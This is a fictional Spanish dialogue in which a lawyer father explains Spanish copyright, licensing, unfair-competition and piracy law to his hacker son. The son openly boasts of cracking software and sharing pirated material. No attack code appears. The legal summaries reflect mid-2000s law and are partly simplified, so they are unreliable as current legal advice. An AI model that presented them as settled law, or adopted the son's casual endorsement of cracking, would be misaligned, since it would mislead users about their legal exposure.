(A)- Me centrare en los programas... Se considera 'autor' a quien crea el programa, o a quien aparece como tal en el mediante identificativo (nombre, firma, signo), sea una persona o una entidad.

(M)- ¿Y que pasa si firmo el programa con un alias o nick?

(A)- En programas pseudonimos [y en los anonimos], los derechos son de quien los saca a la luz, mientras no se desvele el autor, y bajo su consentimiento.

(M)- Pues cuando trabaje de programador mis programas los firmare con el alias con el que me conocen en la escena. Sera mi se=a de identidad...

(A)- Me temo que es probable que no te dejen. En el caso de ser resultado de un trabajo asalariado, los derechos de explotacion, el fuente y el objeto del programa son del empresario, salvo pacto en contrario.

(M)- ¡ough! ¿Y que pasa cuando el programa lo hacen no una sino varias personas, y sin depender de ningun empresario?

(A)- Si el programa es una obra en colaboracion, los derechos de autor corresponden a todos los colaboradores en la proporcion que ellos determinan. Y si el programa es una obra colectiva, quien la edita y divulga bajo su nombre es el titular de los derechos de autor, salvo pacto en contrario.

(M)- Por tanto, ¿solo yo tendria derechos sobre mi programa? ¿Sobre el codigo fuente? ¿Sobre el ejecutable? ¿O sobre los dos? ¿Y el manual? ¿Y los MIDI's? ¿Y la idea del juego? ¿Pero si las librerias DirectX son de Microsoft entonces ella tiene derechos de autor sobre mi programa?

(A)- A ver, vamos por partes. En concreto, la LPI que tengo en mis manos considera que tienes 'derechos de autor' sobre un programa original, sus versiones sucesivas, sus derivados, la documentacion tecnica y los manuales de uso, siempre que sean una creacion intelectual original tuya. Se subraya la originalidad, mientras que en las patentes se subraya la invencion. Con los derechos de autor se protegen expresamente el codigo fuente y el codigo objeto, asi como textos, imagenes, videos, musica... Y NO se incluyen las ideas y principios en los que se basan, que la patente si que podria llegar a proteger.

(M)- Hombre, sinceramente, el NetAlienKiller no es muy original que digamos, es un clon del 'Space of Invaders'. Y entonces, dos programas que hacen lo mismo, ¿pueden tener sus respectivos derechos de autor?

(A)- Por supuesto. Pero fijate que solo se podrian patentar los dos si hubiera dos invenciones, y un clon no tiene pinta de ser un invento nuevo precisamente...

(M)- Ya.

(A)- Otro tema polemico con las patentes es que hacer con los programas que ya van incorporados en el hardware, como los ordenadores con sistemas operativos preinstalados ¿que se patentaria? ¿el software? ¿el hardware? ¿los dos? ¿ninguno?

(M)- Claro, o como el hardware programable FPGA [File Programmable Gate Array, que reconfigura sus circuitos segun la funcion a realizar], o los modems con dispositivos DSP [Digital Signal Processing], ¿no?

(A)- Si, hijo, si, lo que tu digas... La LPI dice que cuando el programa de ordenador forme parte de una patente se le aplicara el regimen juridico de la propiedad industrial, que no de la propiedad intelectual.

(M)- ¿Propiedad industrial?

(A)- Si, patentes y marcas. Mucho mas poderosas que los derechos de autor.

(M)- ¿Y se podria patentar, o como minimo tener derechos de autor por un

virus o un troyano o un gusano o un exploit o un crackme o...?

(A)- No se lo que son la mayoría, pero me lo imagino. Dice la LPI que los derechos de autor no valen para los programas nocivos.

(M)- ¿No? ¿Sabías que Windows...? Bueno, es igual, sigue por favor...

El padre de Mejuto se levanto nuevamente para coger del estante de su despacho el temido Código Penal [Ley Organica 10/1995].

(A)- Y el Código Penal dice que tener o fabricar programas de ordenador o aparatos específicamente destinados a delitos de falsedad [falsificaciones], se castiga con la misma pena que aquella que se impone a los autores del delito [los cuales tienen otro tipo de 'derechos de autor'].

(M)- Este, y si yo quiero tener derechos de autor, ¿he de inscribir el programa en el Registro de la Propiedad?

(A)- Hombre, ese registro en concreto, en principio NO. Existe el RGPI [Registro General de la Propiedad Intelectual] en el que podrias registrar tu programa, sus versiones y sus derivados. No es obligatorio para tener los derechos de autor, pero seria determinante para un juez en caso de conflicto de autoria.

(M)- ¿Y para registrar mi programa he de enseñar al registrador el código fuente que precisamente no quiero que nadie me copie?

(A)- Basicamente si, ya que es un Registro que se fundamenta en la publicidad de las obras en el registradas. Para inscribir tu programa en el RGPI debes adjuntar código fuente, un ejecutable, y opcionalmente una memoria con datos genericos del programa. Pero solo sera consultable publicamente aquello que este en lo que se llaman los 'asientos registrales' [que no se lo que son].

(M)- Ya.

(A)- El RGPI tiene casi los mismos efectos que si registras el programa ante un notario. El notario puede certificar por ejemplo que has añadido al programa un trozo de código absurdo e inocuo solo para demostrar tu autoria, y lo mismo para paginas web. Y si se trata de una imagen original, se puede utilizar la esteganografia. Y si es una base de datos original, se pueden introducir datos falsos, etc... solo para demostrar que lo pusiste tu, su autor.

(M)- Suena absurdo: datos falsos para dar base legal.

(A)- Si. Ya sabes, puedes registrar en el RGPI programas, paginas electronicas y multimedia, bases de datos, y por supuesto las obras tradicionales (literarias, musicales...).

(M)- Fijate tu.

(A)- Y por otra parte existe el Registro General de la Propiedad Industrial si quieres registrar la marca, y asi utilizar ese nombre y/o simbolo en exclusiva para fines comerciales; o para patentar, aunque en el caso de los programas, ya te he explicado que en España no se permite.

(M)- Eso de registrar el NetAllienKiller, no me convence...

(A)- He leído por ahí que registrar un programa sale por menos de 500 euros.

(M)- Decidido: no lo registro ni borracho. ¿Y asi como la patente dura 20 años, cuanto dura lo otro?

(A)- Segun la Ley de Marcas [Ley 17/2001 de Marcas], el registro de la marca se otorga por 10 años prorrogables [o sea, hasta que dejes de pagar las prorrogas]. Y segun la LPI, los derechos de autor de programas duran 70 años en el caso de ser de entidades; o toda la vida del autor mas los 70 años siguientes a su muerte, en caso de ser de personas.

(M)- ¿Tanto? ¡-Si un programa en menos de 5-10 años ya se ha quedado totalmente anticuado! Además, ¿para que quiere un programador sus derechos de autor cuando ya este fiambre?

(A)- El para nada, pero si pueden ser utiles a aquellas personas a las que

hubiera cedido los derechos. Los derechos de autor se pueden ceder, siempre por escrito, por ejemplo a quien los compre, y perdurar 70 años tras la muerte del autor. Y llegado ese triste momento, si no hubiera cedido sus derechos morales, estos pasan automáticamente a sus herederos, y si no los tuviera a las Administraciones Públicas.

(M)- ¿Derechos morales?

(A)- Así los llama la LPI; son uno de los tipos de derecho de autor. Son los que permiten al autor (1) decidir si su obra ha de ser divulgada y como, (2) determinar si esa divulgación se hará con su nombre, con pseudónimo o con anónimo, (3) exigir el reconocimiento de su condición de autor sobre la obra, (4) exigir el respeto a la integridad de la obra, (5) modificar la obra respetando los derechos adquiridos por terceros, (6) retirar la obra del comercio por cambio de creencias y sin perjudicar a quienes posean los derechos de explotación, y (7) acceder al ejemplar único cuando se halle en poder de otro.

(M)- Ya. Supongamos que registro el programa en el RGPI, o no, es igual. ¿Tengo más derechos aparte de los derechos morales?

(A)- Sí. Tienes también los derechos de explotación. Es decir, derechos de reproducción, distribución, comunicación pública y transformación. Los derechos de reproducción no son lo que te piensas, pervertido, sino que hacen referencia a copiar, total o parcialmente el programa. Los derechos de distribución hacen referencia a la venta, alquiler, préstamo y similares, del programa. La comunicación pública hace referencia a su exposición o transmisión. La transformación hace referencia a la traducción, adaptación y cualquier otra modificación que derive el programa en una obra diferente. Aquellos que no tengan esos derechos no pueden hacer nada de lo que te he contado si no es pidiéndote permiso.

(M)- Pues la gente lo hace.

(A)- Mal hecho. Tus futuros hijos si que podrían tener todos esos derechos de explotación sobre el NetAlienKiller.

(M)- ¿Hijos? Lo siento pero no pienso darte nietos. Llegaras a viejo sin ver nietos. Es más, te encerrare en un asilo y me quedare con todas tus propiedades y riquezas... ja,ja...

(A)- ¿ja,ja? Despierta, hijo, ¡te recuerdo que soy abogado!

(M)- ¡ough!

(A)- Y sigue diciendo la LPI que si el autor no es el propietario de los derechos de explotación, no podrá evitar que el segundo realice o autorice versiones o derivados.

(M)- Vaya jeta.

(A)- Si el autor vende su programa dentro de la UE, o lo consiente, se acaba su derecho de distribuir esa copia vendida, aunque mantiene el derecho de control del alquiler y de copia de esa copia.

(M)- ¡¡Solo faltaria que el autor pudiera distribuir la copia que ya le he comprado!! Las patentes, ¿también darian derechos de distribución sobre esa copia vendida, verdad?

(A)- Sí, las patentes son más poderosas. Pero no solo las patentes; hay muchas licencias que establecen cuál ha de ser el uso que hagas del programa [o servicio] después de haberlo comprado, de forma que su autor todavía ejerce un control de propiedad sobre su programa [o servicio]. Eso roza el abuso.

(M)- Yo me paso por el forro todas las licencias.

(A)- También dice la LPI que, siempre que no lo contradiga un contrato, no se necesita autorización para modificar un programa cuando eso sea necesario para que el usuario legítimo lo pueda utilizar correctamente. Aquí también se incluye la corrección de errores del programa.

(M)- salvo lo del contrato, coincide con el espíritu fundacional del GNU, ¿no?.

(A)- ¿gene-u? Lo que tu digas, hijo, lo que tu digas... Tambien estipula la LPI que el usuario legitimo tiene derecho a realizar una copia de seguridad.

(M)- ¿Y mas de una?

(A)- Dice una copia.

(M)- ¿Y si soy muy inseguro y hago 100 copias de seguridad?

(A)- Que no.

(M)- ¿Y si ademas soy generoso y regalo las copias de seguridad a mis amigos? ¿O si las vendo muy baratas?

(A)- ¡He dicho que no!

(M)- Pues hay licencias, como la MLP [Microsoft License Pak] que me permite hacer copias adicionales del programa sin pedir permiso.

(A)- Cosa que no te permite la licencia CLUF [Contrato de Licencia de Usuario Final] o MEULA [Microsoft End User License Agreement], que es la que tu tienes; leetela de nuevo. Lo que si esta permitido es ceder esta licencia CLUF a otra persona, pero entonces estas obligado a cederle tambien los programas, manuales y documentos, asi como a eliminar todas las copias que pudieras tener. Eso es lo que suele decir la propia licencia CLUF.

(M)- Si, y yo voy a ser tan tonto de hacerlo...

(A)- Y ojo tambien con copiar Windows: Microsoft prohíbe expresamente hacer una copia del sistema operativo Windows.

(M)- ¿Sistema operativo? Eso es discutible. En todo caso, segun lo que me has explicado, ¿Microsoft contradice la LPI por no dejarme hacer una copia de seguridad de windows!?

(A)- Podria ser.

(M)- Entonces, ¿lo que diga una licencia siempre es legal?

(A)- Siempre que no contradigan las leyes ni las sentencias judiciales, las condiciones generales y particulares de las licencias y de los contratos son legales mientras las aceptes libremente; como por ejemplo, las que aparecen en webs con un boton de 'Aceptar' [licencias click-wrap]. Si la aceptas, te comprometes a respetarla, y de no respetarla puedes ser requerido en las acciones legales que la empresa o persona afectada considere oportunas. Y si no quieres aceptar la licencia no la aceptes, que nadie te obliga.

(M)- Eso de que nadie me obliga... Intenta comprar un portatil sin windows preinstalado... ¡-es imposible! ¡Me obligan a aceptar licencias de MS!

(A)- Pues ha de ser posible, ya que lo contrario es una clarisima vulneracion del principio de libre competencia.

(M)- ¿Y que pasa con las licencias que no puedes leer sin antes comprar el producto? Como las que van imprimidas dentro de estuches de CD's o como las que aparecen en pantalla solo si empiezas a instalar el programa [licencia shrink-wrap]. ¿Y si despues de leer las condiciones ya no estas de acuerdo y quieres devolverlo? Ya no puedes, porque has abierto el envase. O las clausulas de algunas paginas web, que se dan por aceptadas por el simple hecho de estar en esa web, ¡mientras las estas leyendo! [licencias browse-wrap]; ¡ya no puedes no aceptarlas porque ya estas en la web!

(A)- Pues ha de ser posible. Si te ocurre eso, acude a la Organizacion de Defensa de Consumidores y Usuarios, o denuncia a las Autoridades.

(M)- Buf... papeleo y burocracia. ¡Paso! No sirve de nada.

(A)- Pues mientras pases, el sistema cambiara sin tenerte en cuenta. ¡Actua! ¡Hazte oír! Desgraciadamente, ni=0 que no llora, no mama.

(M)- Las hay que maman y no lloran, precisamente.

(A)- ¿Pero que dices?? Continua diciendo la LPI que NO viola los derechos de autor el estudiar el funcionamiento del programa, pero solo a nivel de carga, visualizacion, ejecucion, transmision o almacenamiento del programa.

(M)- O sea, ¿nada de ingenieria inversa? ¿nada de desensamblar!!? -¡Pues paso de las leyes y de quienes las defendeis!

(A)- ...ya, claro, 'pasas'... Si te favorecen las leyes, te quejas de las injusticias y delitos que cometen las multinacionales; pero si no te favorecen, entonces 'pasas'.

(M)- Es que prohibir la ingenieria inversa... -¡jes como prohibir la lectura y la escritura!! Ya sabia que crackear era ilegal, pero... ¿sabias que muchos aspectos del 'efecto 2000' se corrigieron gracias a la ingenieria inversa? ¿Sabias que la ingenieria inversa es una herramienta utilizada por los programadores para detectar y corregir errores y compatibilizar software?

(A)- Pues no. Pero en esos casos que dices [excepto el crackeo] esta permitida la ingenieria inversa. En este sentido, dice la LPI que no se necesita autorizacion para reproducir codigo o traducirlo cuando ello sea indispensable para adaptar un programa a otro ya existente que incorpore características protegidas por los derechos de propiedad intelectual, siempre que:

- a) lo haga un usuario legitimo;
- b) la informacion para conseguir dicha interoperabilidad no este facilmente al alcance del usuario legitimo;
- c) se limite a las partes del programa minimamente imprescindibles;
- d) no sea para plagiar el programa [...]

(M)- En todo caso, se me ocurren tecnicas mejores que los super-debiles derechos de autor para proteger un programa... - Mejuto penso en todo lo que sabia sobre crackeo de programas.

(A)- Si que son debiles, si.

(M)- Igualmente, la verdad es que todo esto que me estas explicando me resbala, papa, me da igual. El NetAllienKiller y su codigo fuente esta a disposicion de todo el mundo. Esta todo en mi web personal, disponible para todo aquel que quiera aprender a programar con DirectX.

(A)- ¿Tienes una web personal? Vaya. Y por lo que dices del programa, tiene la pinta de ser de dominio publico.

(M)- No se muy bien lo que es el dominio publico. Un amigo me aconsejo que le pusiera el copyleft. El software con copyleft o codigo abierto o...

(A)- Ah, codigo abierto... algo he oido.

(M)- .. o software libre o 'open source' o 'free software' o software con licencia GPL [GNU General Public License] o OSD [Open Source Definition]... es aquel codigo fuente que es libre de utilizar, distribuir, copiar y modificar, y expresamente lo son las sucesivas modificaciones, copias y agregaciones. No siempre es sinonimo de software gratuito o 'freeware'; de hecho, existen empresas de software libre, e incluso la Free Software Foundation se financia de sus ventas. Este concepto es el pilar del proyecto GNU.

(A)- ¿Gene-u? Lo he oido en algun sitio...

(M)- GNU, de GNU's Not Unix. Es un sistema operativo de codigo abierto, multilenguaje, multiplataforma, y en continuo perfeccionamiento por miles de programadores de todo el mundo. Empezo a construirse en los años 80 y, ante la demora de su nucleo o kernel GNU HURD, Linus Torvald y otros desarrollaron un nucleo con metodos no GNU, compatible con Unix y que combinaba el resto del sistema GNU. El resultado es GNU/Linux. No obstante, el proyecto de un GNU totalmente realizado con codigo abierto se ve obstaculizado por (1) el secretismo en las especificaciones de hardware, (2) las bibliotecas no libres, (3) las patentes de software, y (4) la falta de manuales libres [...]

(A)- ¡Joder! Y parecias tonto cuando tu madre y yo te adoptamos, je, je...

(M)- ¿Ah si, gracioso? ¿Que eres impotente? No te jode...

(A)- Vale, vale... -Pues bien, el dominio publico que te decia implica que cualquiera tiene libertad total para utilizar, distribuir, copiar y modificar el programa; pero ademas permite hacerse propietario de modificaciones de este y, por tanto, detiene el derecho de libre distribucion que se dio al original, a diferencia del codigo abierto que me has explicado.

(M)- Ah... las licencias BSD [Berkeley Software Distribution]. Estas solo obligan a anunciar la procedencia del codigo. Me han dicho que empresas como Sun, Microsoft, Apple, Checkpoint o Cisco han aprovechado software BSD para sus productos comerciales, las muy parasitas.

(A)- Estan en su derecho. Y habria que saber los detalles para poder juzgarles correctamente, ¿no le parece, 'juez Mejuto'? Ademas, tu no puedes presumir de no ser parasito; tienes doble moral al crackear un programa que seguro que tiene licencia CLUF, que ni has leído, claro. Y ademas, seguro que no todo lo que tienes colgado en tu web personal es original tuyo y lo has 'parasitado' a sus autores originales. A ver, ¿que tienes en tu web?

(M)- ¿Que que es lo que tengo? Que tengo de to. Teeengooo mangas, tengo fotitos, emepetreses tengo un monton, tengo programas, y un tutorial, y codigo fuente en general... Mucho es bajado de Internet.

(A)- ¿Con el consentimiento de sus autores?

(M)- Este... no.

(A)- Pues te pueden denunciar por ello, que lo sepas... Y tu puedes denunciar a quien reproduzca, distribuya, copie o transforme tus creaciones originales sin tu permiso.

(M)- Entonces, segun esa regla, ¿tampoco puedo ni gravarme ni una simple pagina web en mi disco duro?

(A)- Teoricamente, sin el consentimiento de su autor, no.

(M)- ¿Y plagiar una pagina web?

(A)- Lo mismo.

(M)- ¿Y leerla y analizarla, y despues crear paginas web con contenido o aspecto similar, pero hacerlo inconscientemente por simple influencia cultural varios meses despues?

(A)- Joder, hijo, no rices tanto el rizo.

(M)- O sea, que no lo sabes...

(A)- Si no lo has creado tu, no debes plagiarlo sin permiso. Has de ir con cuidado y ser respetuoso. Y si tu web fuera comercial mucho mas, porque el provecho economico agrava siempre las sanciones [es un 'agravante'].

El padre de Mejuto se levanto una vez mas para coger de un estante de su despacho otra ley mas: la LCD [Ley 3/1991 de Competencia Desleal].

(A)- Dice la Ley de Competencia Desleal sobre los 'actos de imitacion'...

(M)- vale, vale... con el titulo ya lo he entendido.

(A)- Espera. Dice la LCD que la imitacion de prestaciones e iniciativas empresariales ajenas es libre, salvo si estan amparadas por un derecho de exclusiva reconocido por la Ley.

(M)- Asi, puedo crear una web de pornografia sin temor a hacer competencia desleal, aunque ya haya otras paginas porno.

(A)- Este... si. ¿No se te ocurre un ejemplo mejor? Mejor no contestes.

(M)- ¿Otro ejemplo? Un servicio de asesoria fiscal para peque=as empresas.

(A)- Eso esta mejor. Tambien dice la LCD que sera competencia desleal

cuando te aproveches de la reputacion o esfuerzo ajeno.

(M)- O sea, que la fotos de la web porno las tendria que hacer yo, en vez de copiarlas de otra web porno. O el servicio de asesoria incurriria en competencia desleal cuando utilizase programas o metodos creados por la competencia pero obtenidos de forma fraudulenta.

(A)- Eso es, y ademas infringirias los derechos de propiedad intelectual e industrial. La LCD acaba diciendo que tambien es competencia desleal la imitacion de iniciativas y estrategias de un competidor dirigidas a obstaculizar su afirmacion en el mercado.

(M)- Por ejemplo, si una web porno ofrece un servicio inedito como la realidad virtual, y yo lo imito al cien por cien y lo ofrezco baratisimo para quitarles clientes.

(A)- Solo si fuera encaminado a quitarles clientes. Y lo de barato, dice la LCD que la fijacion de precios es libre; pero es desleal en tres casos:  
.si induce a error acerca del precio de otros productos y servicios del mismo establecimiento.  
.si pretende desacreditar la imagen de un producto o servicio ajeno.  
.si forma parte de una estrategia encaminada a eliminar a un competidor del mercado.

(M)- Pues creo que los dos ultimos puntos son tipicos del codigo abierto.

(A)- Entonces, ¿quien es el que hace competencia desleal? ¿El martir San Microsoft o las empresas de software abierto?

(M)- Microsoft.

(A)- Ya. Otros actos de competencia desleal tipificados en la LCD serian los siguientes, referidos cuando haya animo de lucro y perjudique a un tercero:  
.Actos de confusion, cuando el servicio lleve a confundir el origen. Por ejemplo, si creas un editor de textos que se llame Microssof-Word.  
.Actos de engaño, cuando se mienta sobre las características del servicio. Por ejemplo, decir que tu programa gestiona los mails mejor que el Outlook, y no decir que contiene troyanos, o no decir que se bloquea en windowsXP.  
.Actos de denigracion, cuando se desacredite publicamente un servicio ajeno sin ser exacto. Por ejemplo, decir que el debugger de MS-DOS es una mierda.  
.Actos de comparacion, cuando se comparen servicios de forma no analoga, no relevante o no comprobable. Por ejemplo, decir que los virus infectan muchisimo mas a los windows que a los Spectrum.  
.Actos de imitacion, que ya te he comentado.  
Y un monton de puntualizaciones mas. Las infracciones de la LCD se regulan en la LECi [Ley 1/2000 de Enjuiciamiento Civil]. Y elCodigo Penal castiga con hasta 4 años de prision la imitacion o la modificacion de signos y marcas comerciales, con fines comerciales y sin autorizacion.

(M)- Para el carro... En cuanto a mi web, estoy tranquilo porque no intento sacar provecho economico con mis programas... lo que me preocupa es que no he pedido permiso para colgar en la web material que no es mio. Y en cuanto al material original mio, esta controlado porque tienen licencia GPL, tanto los programas como el tuto para newbies.

(A)- ¡Ostia, Mejuto, hablame en cristiano, -joder!

(M)- ¡-Lo mismo digo de la jerga juridica! Los tutos o tutoriales son articulos o manuales, en mi caso de cracking, hacking, phreacking y viriing para newbies o principiantes. Para que lo entiendas, de 'Informatica pa la abuela'. Pero estoy pensando en pasarlos a una wiki, que es como una web editada y mantenida por la comunidad, en vez de un solo administrador como yo en mi web.

(A)- ¿wiki? ¿Con hielo o sin hielo...?

(M)- Ay, es que me partes de la risa.

(A)- Ya veo. Y dime, hijo, tu que dominas lo del codigo abierto, ¿y has dicho que los tutoriales, y los textos en general, pueden tener licencia GPL? Suena genial. Lo digo porque la LPI impide copiar, modificar o distribuir textos ajenos si no es pidiendo permiso a sus autores y citando su procedencia. Eso puede obstaculizar las publicaciones.

(M)- Pozzi, si que hay licencia GPL para textos, como la GFDL [GNU Free Documentation License]. Pero ojo si el formato es propietario como el .doc de Microsoft, que no como los .txt o .html.

(A)- Muy interesante...

(M)- Y dime, papa, tu que dominas lo de las leyes, si el hpcv es ilegal, ¿lo es tambien publicar textos de hpcv?

(A)- ¿De que?

(M)- De Informatica pa la abuela. Por ejemplo, de como hacer virus, de como crackear programas, de como hackear servidores, de como intervenir llamadas telefonicas, de como manipular tarjetas magneticas... Justamente el otro dia detuvieron a uno por publicar como falsificar tarjetas de credito.

(A)- Manipular tarjetas de credito o debito se considera falsificacion de moneda, castigado con hasta doce años de prision.

(M)- ¿Y publicar como hacerlo?

(A)- El Codigo Penal no tipifica esa accion en concreto. Pero si que habla de la apologia, que la define como la exposicion ante una concurrencia de personas o por un medio de comunicacion, de ideas o doctrinas que ensalcen el crimen o enaltezcan a su autor. La considera delictiva si constituye una incitacion directa a cometer un delito, y solo en los casos que el Codigo Penal asi lo explicita. ¿No crees que publicar como delinquir se aproxima mucho al concepto de apologia?

(M)- ¿Y si el autor expresa en el prefacio que tiene no intencion de hacer apologia ni promover delitos?

(A)- Si no tuviera esa intencion no lo hubiera publicado, ¿no crees?

(M)- No. 'Si lo publica aunque sea de buena fe es malo...' ¡Pueso no! Eso es censura y falta de libertad de expresion.

(A)- Tal vez, son conceptos muy amplios. En todo caso, si los hackers son tan eticos que piensen en la empresa, en sus trabajadores... Si una empresa no obtiene beneficios porque les piratean las tarjetas, ¿ha de congelar los sueldos? ¿ha de despedir al personal? Una empresa cuesta mantenerla a flote.

(M)- Bah... Yo mejoraria la seguridad de esas tarjetas. Ademas, las empresas tienen dinero hasta en el ojete.

(A)- Eso es falso. Recuerda: si publicas como obtener beneficio economico a costa de perjudicar a terceros es considerado 'agravante', es decir, que la graduacion del delito es mayor, y mayores son tambien las sanciones.

(M)- Normalmente los articulos de hpcv son gratuitos. ¿Son ilegales?

(A)- Si publicas la enciclopedia terrorista de AlQaeda, pornografia infantil, incitacion a la xenofobia y cosas igualmente abominables y monstruosas, a pesar de no haberlas creado tu, estas delinquiendo con solo publicarlo.

(M)- Te lo preguntare de otra forma. Como ejemplo la pornografia infantil...

(A)- Si, que es el delito informatico mas denunciado en España y con diferencia.

(M)- La pornografia infantil esta perseguida. Y tambien publicarla. El cracking esta perseguido. ¿Tambien publicarlo? Hay muchas publicaciones de estas circulando libremente por Internet.

(A)- Si estan, se=al de que no perjudican o de que lo hacen muy poco y de que no sacan dinero por ello. En todo caso, siempre que produzcas daños a derechos, bienes o personas de forma significativa, o hagas apologia de ello o lo promuevas, hay base legal para llevarte a los Tribunales... Te lo repito, ves con extremo cuidado. Puedes conducir un coche y saltarte un 'stop' sin que te pase nada, todo el mundo lo hace; pero te pueden castigar con una multa si lo haces en los morros de una patrulla de trafico; o con la carcel si provocas un accidente en el que mueran personas [y lo que es peor, gravisimos remordimientos de consciencia].

(M)- OK. Un acto es mas o menos ilegal, dependiendo de las circunstancias. Publicar como crackear el sistema operativo de una central nuclear es mas ilegal que publicar como crackear un programa shareware.

(A)- Bastante aproximado. Por cierto, hablando de crackear, ¿y ese programa crackeado que estabas analizando...? El de las passwords de Wayahootmail...

(M)- Este... Si. Lo conseguí a través de una descarga P2P. ¿No me digas que también es ilegal? ¡Aquí todo es ilegal! ¡No puedo hacer nada con tanta represión!

(A)- Tu eres un poco guarrete, ¿que son las descargas de pedos-P?

(M)- Las descargas P2P o 'peer to peer' son distribuciones de material digital entre 2 PC's, o sea, entre 2 ordenadores. El eMule, el KaZaA o el eDonkey son programas superfamosos para descargas P2P.

(A)- ¡Ah, ya! Pues las descargas superfamosas 'P2P', como tu las llamas, de material con derechos de explotación reservados, son totalmente legales siempre que no haya ánimo de lucro, en cuyo caso son delito, y siempre que no se vulneren los otros derechos de autor, en cuyo caso son ilegales.

(M)- ¡Ostia! ¡Internet está lleno de maleantes!

(A)- [Curiosidad: Hasta hace poco existían las Leyes de Vagos y Maleantes]. Recuerda: ni cracks, ni programas, ni videos, ni textos, ni musica... con derechos de autor reservados.

(M)- O sea, que cada vez que me lleno un CD con mp3 del Fary infrinjo los derechos de autor, ¿no? ¡Soy un infractor de la ostia!

(A)- Copiar para uso personal está permitido, pero si te lucras o es para uso colectivo, no. Es por esto mismo por lo que la sociedad de autores llevo a juicio en el año 2002 a la empresa fabricante de CD's regrabables Traxdata, y la obligo a incorporar un canon en esos CD-R's. Y en verano de 2003 la representante de distribuidoras de CD-R y DVD-R [Asimelec] se comprometio a hacer lo mismo, so pena de ir a juicio. Ese canon ahora está fijado en... espera que lo tengo por aquí impreso... en...:

0.22 euros por CD-R/W 700Mb,  
0.47 euros por CD-RW Audio 80min,  
0.47 euros por Minidisk 80min,  
0.60 euros por DVD-R/W 4.7Gb,  
y 1.40 euros por DVD-R/W video 120min.

(M)- Por lo tanto, si pago ese canon, ¿ya no infrinjo los derechos de autor por copiar en esos soportes obras de musica o video con derechos reservados?

(A)- Si los infrinjes. Las leyes siguen teniendo todo su vigor.

(M)- ¿...? ¿Y el dinero? No lo entiendo. ¿De que sirve el canon?

(A)- Sirve para financiar a las sociedades de autores, para poder defender los intereses colectivos de los autores con mas herramientas, y para repartirlo entre los autores, interpretes y productores, así como para asistir y formar a sus socios.

(M)- ¿Y si yo soy autor pero no soy socio de ninguna sociedad de autores?

(A)- No veras tu trocito del pastel. Igualmente, esas sociedades defienden los derechos de todos los autores, tu incluido, no solo de los autores que estén inscritos en ella.

(M)- Pagar por CD's y DVD's comerciales, estoy de acuerdo, pero, ¿por que he de pagar el canon de obras musicales o de video, si el CD es para guardar programas, fotos y textos? ¿Y si contiene obras con licencia GNU? ¿Y porque también he de pagar derechos de autor incluso si yo soy el autor de la obra? Como decía un ministrillo: ¡manda huevos!

(A)- Pues mira, pagan justos por pecadores, como siempre pasa, ha pasado y pasara. Aunque creo que tu eres bastante pecador [de la pradera]. Además, las cintas de cassette y los cartuchos de video ya incorporaban este canon, o sea que no entiendo tanto revuelo por unos centimos de nada.

(M)- Pues me es igual. Yo seguire intercambiando cosas via P2P.

(A)- Pues vale. Por cierto, tengo un colega de Landwell-PwC que estuvo implicado en la demanda de casi 40 empresas contra 95.000 usuarios del intercambio de ficheros via P2P. Se ve que las empresas han perdido bastante dinero.

(M)- Si, estoy al corriente. En mi opinion, las pruebas presentadas por las empresas estan viciadas, porque son una clara violacion del derecho constitucional al secreto de las comunicaciones. ¿Como supieron los denunciantes que esos usuarios en concreto intercambiaron tal o cual archivo? Les espionaron, ¿no?

(A)- Si. Y al mismo tiempo muchas de las acciones de esos usuarios son ilegales. ¿Quien tiene menos razon?

(M)- Dimelo tu, que eres abogado.

(A)- Es muy dificil e injusto juzgar a alguien sin tener la version de todas las partes implicadas, como es el caso. Lo que es cierto es que las empresas han sufrido realmente. Dice Microsoft que la pirateria de software, o sea, la copia, reproduccion, utilizacion o fabricacion no autorizadas, perjudica a las compa=ias de software, llevando a (1) precios mas altos para los usuarios que tienen licencias validas, (2) menores niveles de soporte tecnico, (3) retrasos en la financiacion y desarrollo de productos nuevos, y (4) incluso a repercusiones negativas de tipo economico y laboral.

(M)- Bla, bla, bla...

(A)- Muchos fabricantes se niegan a entrar en mercados en los que el indice de pirateria es muy elevado, porque saben que no podran recuperar lo invertido en investigacion y desarrollo. Que sepas que Microsoft incluye en el mismo saco de 'piratas' a (1) aquellos que hacen copias adicionales de programas con licencias que no lo permiten, (2) los vendedores de hardware que cargan en el disco duro copias no autorizadas, (3) quienes falsifican la presentacion del software simulando que es una copia legal (p.ej. uso de hologramas falsificados), (4) quienes transfieren copias protegidas por el copyright, y (5) quienes abusan de las licencias mas permisivas, como las otorgadas a centros docentes, las de productos no disponibles a la venta por ser promocionales o muestras gratuitas, las licencias sueltas suministradas independientemente sin acompa=ar a ningun producto, las licencias por volumen para empresas [Enterprise Agreement, Licencias Open, Licencias Select] o para Administraciones Publicas [GOLP]...

(M)- Bla, bla, bla... El codigo abierto contradice todos sus argumentos.

(A)- No todos. Esto del pirateo tiene repercusiones graves y reales. Espa=a es el segundo pais de la UE con mas pirateria de software. Uno de cada dos programas es ilegal.

(M)- Ya, eso es verdad. Hay demasiado pirata suelto por el mundo. Es lamentable y vergonzoso... je, je, je...

(A)- -¡¡Seras hipocrita!! ¿Y tu que? ¿Te las das de legal? -¡Predica con el ejemplo! ¿Que es eso de crackear programas?

(M)- En este caso no soy yo el que crackeo el programa, solo estudio el crack para fines intelectuales...

(A)- ¡Y un cuerno!

(M)- Bueno, vale, es cierto que crackeo programas, pero ¿que pasa? He oido que si es para uso personal no pasa nada, como las copias de musica y video que comentabas antes. O como los porretes, je, je... El trafico de maria es ilegal pero el consumo no. Ji, ji, ji...

(A)- ¿¿¿'ji-ji-ji'??? Hijo, ¡tu y yo hemos de hablar con mas frecuencia!

(M)- Era broma. Paso de drogas. Solo fumo un paquete de Trucados al dia, bebo mis cervecitas a mediodia y mi carajillo trifasico a media tarde, y ya esta... como tu.

(A)- Ah, bueno. Si solo es eso... -¡Pero ni un porro, que la salud es lo primero! En cuanto a lo de 'uso personal' ten cuidado, porque no es del todo cierto. La LPI si que permite hacer copias de obras para uso personal

siempre que no tenga fines lucrativos ni colectivos, o sea, exclusivamente para tu uso personal; pero mucho ojo, porque se excluye explícitamente a los programas de ordenador.

(M)- Pero, ¿la copia de seguridad no es acaso una copia para uso personal?

(A)- Una copia de seguridad es una copia de seguridad, y se sobreentiende que es para uso personal.

(M)- ¿No tendrá un bug la LPI?

(A)- O más de uno. Si quieres cambiar una ley, organízate y busca gente que piense como tú, y cuando tengáis voz suficiente, buscad aliados entre las fuerzas políticas, sindicales y sociales. No esperes que te hagan caso, pero has de intentarlo.

(M)- A mí me es igual, yo hago lo que me da la gana, como copiar y crackear programas... ¿qué me puede pasar por ello?

